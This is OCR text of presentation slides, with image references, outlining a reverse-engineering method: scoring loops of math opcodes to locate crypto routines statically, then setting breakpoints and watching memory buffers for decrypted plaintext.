
Static Code Traversal


1. **Scan the code**
   - Find all of the loops
   - Find math opcodes within the loops
2. **Give the code block a “crypto score”**
   - Is it above the threshold?
3. **If you like it, put a BP on it!**


Follow crypto loop execution


- Store all allocated pages and heaps
- Has the buffer changed during the loop execution?
- Found plain text in the changed buffer?
- YAY! ☺

